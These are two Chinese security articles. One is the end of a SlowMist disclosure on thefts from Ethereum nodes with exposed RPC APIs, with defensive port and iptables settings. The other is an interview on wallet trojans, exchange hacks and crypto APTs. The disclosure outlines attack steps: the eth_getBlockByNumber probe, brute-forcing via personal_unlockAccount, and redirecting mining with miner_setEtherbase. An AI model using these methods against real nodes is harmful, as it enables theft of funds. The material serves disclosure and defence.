
2017/06/10 02:39:53 AM OUT 最后一笔，此时共 IN 约 207 笔

2017/06/21 07:46:49 AM f2pool（知名矿池） IN 36 笔，跨度 4 小时

这种时间线的跟踪可以侧面辅助分析攻击者的行为痕迹。

影响态势

通过慢雾安全团队独有的墨子(MOOZ)系统对全球约 42 亿 IPv4 空间进行扫描探测，发现暴露在公网且开启 RPC API 的以太坊节点有 1 万多个。这些节点都存在被直接盗币攻击的高风险。



防御建议

更改默认的 RPC API 端口，配置方法如：--rpcport 8377 或 --wsport 8378

更改 RPC API 监听地址为内网，配置方法如：--rpcaddr 192.168.0.100 或 --wsaddr 192.168.0.100

配置 iptables 限制对 RPC API 端口的访问，举例：只允许 192.168.0.101 访问 8545 端口：

iptables -A INPUT -s 192.168.0.101 -p TCP --dport 8545 -j ACCEPT

iptables -A INPUT -p TCP --dport 8545 -j DROP

账户信息（keystore）不要存放在节点上 （因为账户不在节点上，所以就不会用到 unlockAccount 了）

任何转账均用 web3 的 sendTransaction 和 sendRawTransaction 发送私钥签名过的 transaction

私钥物理隔离（如冷钱包、手工抄写）或者高强度加密存储并保障密钥的安全

进一步思考

通过这个事件的追踪调查及攻击手法的完整复现，我们越发意识到网络空间遵循黑暗森林法则，这个法则参考自《三体》：“宇宙就是一座黑暗森林，每个文明都是带枪的猎人，像幽灵般潜行于林间，轻轻拨开挡路的树枝，竭力不让脚步发出一点儿声音，连呼吸都必须小心翼翼，他必须小心，因为林中到处都有与他一样潜行的猎人，如果他发现了别的生命，能做的只有一件事，开枪消灭之。”

我们仔细复盘了这起持续两年且现在还在活跃的攻击的所有细节，如果我们是攻击者，我们一个脚本工程就可以轻松拿下全球数以万计，甚至百万千万的数字资产。

我们需要特别提下攻击者的手法，不知道大家有没有注意到，攻击的第一步为什么调用的是 eth_getBlockByNumber 来获取区块高度？这个调用的细节是：eth_getBlockByNumber("0x00", false)，如果区块高度不是最新的，那么这个调用就会报错，后续也就没必要执行钱包地址、余额等查询操作，因为余额不准确，且最后一步的转账操作肯定没法完成。这种攻击逻辑的设计，对于这个攻击场景来说是一种非常暴力美学的设计。

我们从上面提到的“攻击时间线”来看，攻击者其实很不一般，这种潜伏的攻击发生在以太坊历史上第一个知名的黑客攻击事件 The DAO 事件之前（2016/06/17），且当时是以太坊技术被市场正式认可的时期。可以看出，攻击者是非常早期的以太坊技术研究者，并且很懂黑客工程化技术。攻击者在实战过程中不断优化这套工程。

我们还对 RPC API 相关模块功能进行进一步分析，发现了一些潜在的安全风险，也是需要大家注意的，比如：如果 RPC API 启用了 personal 模块，就可以通过 personal_unlockAccount 方法爆破账户密码，假如爆破成功，就可以一次性实现解锁 + 转账。如果 RPC API 启用了 miner 模块，就可以通过 miner_setEtherbase 方法修改挖矿的钱包地址。

在我们的墨子（MOOZ）系统的全网探测中，我们发现这些暴露在公网的以太坊节点开启的 RPC API 模块不尽相同。这为更复杂的攻击提供了差异条件。

从防御分析角度，我们还发现，Geth 等的日志机制不完善，无法记录 RPC API 请求的来源 IP（配置 --debug、--verbosity 5 均无效），导致直接在被攻击的以太坊节点上取证溯源攻击者 IP 是一件很麻烦的事。

虽然以太坊本身的健壮性已经经受住考验，但是安全是一个整体。通过这个事件我们可以看出以太坊生态的一些安全缺陷，有的安全缺陷可能会被认为这是一种机制，需要使用者注意，但这个对使用者来说做安全的门槛太高。高门槛的安全一定是会更容易滋生这种大攻击事件。

最后，希望我们这篇文章的披露能给这个生态带来更多安全。

慢雾科技：

厦门慢雾科技有限公司，专注区块链生态安全，总部位于厦门，由一支拥有十多年一线网络安全攻防实践的团队创建。团队曾为 Google、微软、W3C、公安部、腾讯、阿里、百度等输出过安全能力，团队多项成果也曾进入过 Black Hat 等全球黑客大会。慢雾科技的核心能力包括：安全审计、防御部署、地下黑客风向标追踪。慢雾科技已经为全球多家交易所、钱包、智能合约等做了安全审计与防御部署，并通过独有的地下黑客风向标追踪引擎，持续为合作公司及国家相关部门提供威胁情报。

欢迎对本篇文章感兴趣的同学扫描慢雾科技公众号二维码，一起交流学习

跟一个搞网络安全的聊完数字货币，我喝了口茶压压惊……

文章作者：谢幺@浅黑科技
文章来源：【浅黑科技】https://mp.weixin.qq.com/s/nQFC5qtNw0cfdVnWonX8nA

前几天，我去找到 360 信息安全中心的 Sherlock（网名），向他求教数字货币相关的网络安全态势，却一上来就听了个**奇葩故事**：

2017 年 7 月的某一天，老武坐在派出所录口供，手心全是汗。

他做梦也没想到，自己旅了游回来，数字钱包里的 186 个比特币竟全部消失。

当时比特币才 1 万 2 一枚，算起来值两百多万元。（放到现在值一千多万元）

“是黑客干的？”


老武细细一回想，觉得事有蹊跷。

几个月前，他被朋友拉进一个比特币投资的微信群，一来二去认识了群主。

群主是个热心肠，经常告诫大家要注意投资风险，还提醒大家注意比特币安全，告诉大家不要把所有的钱都放在交易所，要存到“比特币钱包”才最安全。

这天，群主给老武发来一个比特币钱包软件，告诉他，比特币放在数字钱包最安全。

老武一看，确实是某知名比特币钱包的安装包，就按群主指导一步步操作，把自己的 186 个比特币转了进去。



（当时群主和老武的聊天记录）

几天后，老武的 186 个比特币全部丢失。


他当即找群主老戴质问，对方却做出一个惊人的举动：

他说，自己只是好心推荐软件，比特币被盗可能是因为老武自己泄露了钱包密码。

不过，

毕竟是自己推荐老武用的钱包软件，现在币丢了自己也有部分责任，赔老武 12 万元算是认倒霉。

说完，群主真的转给老武 12 万块钱。



（当时的聊天转账记录）

“一个素未谋面的人这么轻易就转给我十几万块钱？”


老武断定，这事儿多半跟这个群主有关。

……

……

……

几个月后，警方冲入群主戴某的住所，发现几十张银行卡和多台笔记本电脑。在其中一台电脑里发现了和老武用的那款比特币钱包软件，以及一个盗号用的脚本。



原来，群主在对钱包软件安装包里植入了盗号脚本。那 186 个比特币，正是通过这个后门，进了群主的口袋……

讲完，Sherlock 告诉我，**这是央视报道过的真实案件。**


他说：

“不少人以为区块链去中心化、不可篡改就能绝对安全，完全不惧怕黑客。但其实区块链从底层代码到最终应用，可能涉及到很多方面，比如智能合约、钱包、交易所等等，这些地方都可能成为黑客的攻击面。”

这就好比，有人把机械门锁换成指纹锁就以为自己的财产很安全，可其实小偷照样有办法复制指纹，甚至完全不管门锁，直接拆门进来，或破墙而入，或跳窗户进来……方法多得很。

区块链会带来哪些新的安全态势?

我和 Sherlock 进行了一次详谈，他从底层代码安全、数字钱包安全、数字货币交易所安全、新型套利方案等几个方面向我梳理了自己对于区块链一些理解，在此呈现给各位浅友们：



Sherlock，奇虎 360 信息安全研究员，2015 年接触数字货币，对区块链和数字货币安全颇有见解。

一、数字货币区块链底层代码未必安全

“**数字货币区块链底层代码也未必安全。**” Sherlock 向我回顾了区块链发展史上的一次重大丑闻：

2016 年 6 月，加密货币和区块链社区发生了一次大地震， 世界上最大最知名的众筹项目 the DAO 遭黑客攻击，价值 6 千万美元的以太币被盗！


调查原因，竟是 the DAO 编写的智能合约代码不够严谨，里面有两个函数漏洞，能让攻击者不断从项目资产池中偷取资产。

为了解决 TheDAO 大量资金被盗的问题，以太坊官方还推出了针对 TheDAO 的软分叉版本 Gethv1.4.8，增加了一些规则以锁定黑客控制的以太币。

可是，眼看着绝大多数矿工都升级了这个版本的软件，软分叉要大功告成时。由于时间仓促等原因，众多大牛编写出来的软分叉版本居然又有一个明显漏洞！这个漏洞能让黑客零成本搞垮整个项目。

因为那次事件，以太坊社区发生了巨大分歧，一派人认为应该把项目回滚到黑客攻击之前的状态，另一派人则觉得回滚不符合区块链“去中心化、不可篡改”的核心精神，不同意回滚。

最终，两派通过投票彻底“决裂”，以太坊便硬分叉成了“以太经典”和“以太坊”，如同宇宙瞬间分裂成两个一模一样的平行世界各自运行。



“可是谁能确保修复后的代码没有新漏洞呢？只要是人写的代码就可能有漏洞。” Sherlock 说，**不少人迷信区块链底层代码是安全的，这种想法本身就很危险！**

对区块链有所了解的人，相信都听说过 51%攻击：只要控制一个区块链上 51%的算力，就能对链上的交易任意数据进行篡改。

以往，人们之所以相信区块链是不可篡改的，就是坚信 51%攻击不可能发生，因为同时控制 51%所需要的资源成本太高。

“可是，只要理论上来说可能，我们就不能不提防！”

二、“李笑来们”很危险！

网络安全行业有个常见名词叫 APT —— 高级持续性攻击，意思是黑客长时间（几个月甚至几年）盯着某个目标，寻找各种突破口，甚至静心布置一个巨大的骗局。

由于实施成本太高，这种攻击形式以往只发生在国家和国家之间，或者大型组织之间。

“**数字货币出现后，APT 组织很可能把目标转向“数字货币大户”，目标从一系列大型设备转向个人电脑。**”

原因很简单，因为他们的数字货币资产足够值钱，个人目标相比有专业风控的大型组织更容易攻破，数字货币被盗后溯源难。

“以往人们把钱存在中心化的银行，即便被偷被骗也比较容易追溯，毕竟银行账户都有实名认证，可是数字货币一旦被骗就很难找回。

由于国家不承认数字货币的价值，有时甚至报警立案都会遇到一些困难。

数字货币的最大特点是去中心化，不可篡改，而这两点恰恰让数字货币持有者成了黑客最好的攻击目标。**去中心化意味着出的监管难度高，不可篡改意味着钱一旦被骗走，交易就不可能回退。**

黑客为了盗走你的数字货币，可能盯上你家里、办公室的 WiFi 网络，黑进你的个人电脑，或者量身定制一套钓鱼方案。

甚至，他们很可能设下一个巨大的骗局，利用社交关系靠近你，成为你的“朋友”，潜伏在你身边好几个月再行动！文章开头的案例就是如此。

我问道：“李笑来曾经声称自己是比特币首富，号称拥有六位数的比特币，算起来值十几亿，所以他很可能已经成为 APT 的目标咯？”

“当然有可能。”

三、钱包都不安全，钱还能安全吗?

“黑客想盗走数字货币，数字钱包是一个很重要的攻击面。” Sherlock 说。

数字钱包是用来存储数字货币的软件载体，完全脱离网络存储私钥的叫“冷钱包”，把私钥托管在网上的叫“热钱包”。

围绕数字钱包，黑客可以大搞名堂。

当你想用数字钱包，多半就得下载软件，而数字钱包从设计、发布，最后通过各种复杂的网络传输来到你的电脑或者手机，中间要经过很多道流程，跨过千山万水，**但凡其中某个流程出现问题，你都有可能中招。**

比如：

你是否通过正规**官方渠道**下载钱包软件？从第三方软件平台下载时，会不会下载到带有**盗号后门**的?

即便是在官方网站下载，如果你所处的 **WiFi 网络环境**被黑，会不会被劫持到黑客的下载地址?

即便你的网络环境没问题，软件官网的**下载地址**会不会早已被黑客黑掉，改成带有盗号后门的软件?

即便流程都没问题，数字钱包的产品**设计本身**是否可靠？厂商是否为了满足易用性而牺牲安全性？厂商是否安全地**存储用户的私钥**？

……

……

……

单就一个数字钱包，黑客就有那么多攻击面，你还觉得上了区块链就是安全的吗？

“你也有数字货币资产吧？，既然用个数字钱包都这么危险？你作为一个天天跟黑客打交道的安全从业者，是怎么做的呢？” 我反问他。

他说：

“一方面，确认钱包本身的安全性，比如下载软件后做个哈希值校验，另一方面也要合理存储。我的资产不多，一部分在交易所，一部分在热钱包，一部分在冷钱包。**鸡蛋不要放在同一个篮子里，这是最基本也最容易做到的。**”

我又问他，“自己用钱包保管数字货币不放心，托管在交易所总没问题了吧？”

他笑着说，未必。

四、数字货币交易所也未必安全

Sherlock 给我晒出一组数据：

2014 年 2 月，当时世界最大的比特币交易所 Mt.Gox **被盗 85 万个比特币**。后来，Mt.Gox 被曝出其实是**监守自盗**，真正被外盗的比特币只有 7000 个。

2016 年 8 月，最大的美元比特币交易平台 Bitfinex 出现漏洞，12 万比特币被盗，当时价值 **6500 万美元**，如果换算成 2017 年 12 月的价格，价值近 20 亿美元。

2017 年 12 月，韩国 YouBit 交易所被黑客攻击，损失 4000 个比特币，**交易所宣布破产**。

2017 年 12 月 21 日，网传乌克兰 Liqui 交易所**被盗 6 万个比特币**，比特币单价瞬间暴跌 2000 美元。

2018 年 3 月 7 日，币安交易所出现大量用户账号被盗，黑客**控制的资产价值超过 1 亿美元**。甚至还有人传言黑客利用了金融知识影响数字货币价格来间接获利，导致不少数字货币价格暴跌。(可参考文章：*《差点盗走十多亿，做空比特币又获利几十亿？黑客这一波到底干了什么？》*)

“类似戏码一定还会上演。” 他说，

“数字货币交易市场这几年的发展势头太快，而且相互竞争激烈，这种情况下安全技术、人力方面投入的速度未必跟得上自身需求增长的速度，必然会导致一些问题。

